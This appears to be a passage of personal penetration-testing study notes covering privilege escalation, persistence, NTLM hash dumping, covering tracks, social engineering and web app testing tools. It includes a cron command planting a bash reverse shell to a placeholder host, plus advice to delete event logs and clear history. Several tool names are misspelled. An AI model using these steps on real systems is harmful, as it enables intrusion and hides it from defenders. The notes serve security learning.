- `cat /etc/cron*`

◦ Automatic Local Enumeration

- `linenum "getit from github, tool"`

◦ Windows-privilege escalation

- `"use automation tool to enumerate the win system"`

◦ Linux Privilege Escalation

- `weak permission`

- LinEnum
- `find / -not -type l -perm -o+w`
- sudo privilege
 - sudo -l
- Windows Persistence

Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code. - MITRE ATT&CK

 - <https://attack.mitre.org/>
 - Persistence via service
 - Persistence via RDP
 - "create a another login account"
- Linux Persistence
 - Persistence via SSH Keys
 - "if possible then get the privet key"
 - `ssh -i id_rsa username@10.10.10.1`
 - Persistence Via Cronjob
 - `cat /etc/cron*`
 - run this in victim system


```
student@victim-1 :~ $ echo " ***** /bin/bash -c 'bash -i >& /dev/tcp/L-HOST/L-PORT 0>&1'" > cron
```
 - `now crontab -i cron`
- Dumping and cracking NTLM Hashes
 - "windows password are store in sam data base"

- SAM (Security Account Manager) is a database file that is responsible for managing user accounts and passwords on Windows. All user account passwords stored in the SAM database are hashed.
- The SAM database file cannot be copied while the operating system is running.
- The Windows NT kernel keeps the SAM database file locked and as a result, attackers typically utilize in-memory techniques and tools to dump SAM hashes from the LSASS process.
- In modern versions of Windows, the SAM database is encrypted with a syskey.
- get the hash with `mimikatz`
- crack the hash with `john` or `hashcat`
- Pivoting
- clearing your tracks on windows
 - "while transferring the exploits or file save on temp foldr on victim machine"
 - "delete windows event log"
- clearing your tracks on linux
 - `history -c` "clear the history of comds"
- Social Engineering
 - Please Example
 - spear phishing - Targeted phishing
 - whaling - spear phishing of high value individuals
 - smishing - like phishing but through SMS messaging
 - vishing - like phishing, but through voice calls

- who would fall for that ?
 - pharming - redirecting web traffic maliciously
 - watering hold - use a trusted site against you
 - BEC - business Email compromise
 - Impersonation/spoofing - Additional tactic
- stopping the attack
 - user awareness and training
 - security controls
 - defense in depth
- gophish "Tool"

Web Application Penetration Testing

introduction to web

- HTTP
- header
 - GET / HTTP/0.1
- response
- methods
 - get
 - put
 - post
 - delete
 - options
 - trace
 - head
- status code

- 100
 - 200
 - 300
 - 400
 - 500
- session/cookies
- HTTPS
- Gobuster "tool for directory busting"
- Directory Enumeraton with burpsuite
- Scanning web Application with ZAproxxy
- Scanning web Application with Nito
- Passive Crawling with Burp suite
- SQL injection with SQLmao
- XXS Attack with Xsser
- Authenticated Xss Attack with XSSer
- Attacking HTTP login form with hydra
- Attacking Basic Auth with Burp Suite
- Attacking HTTP Login Form with Zaproxy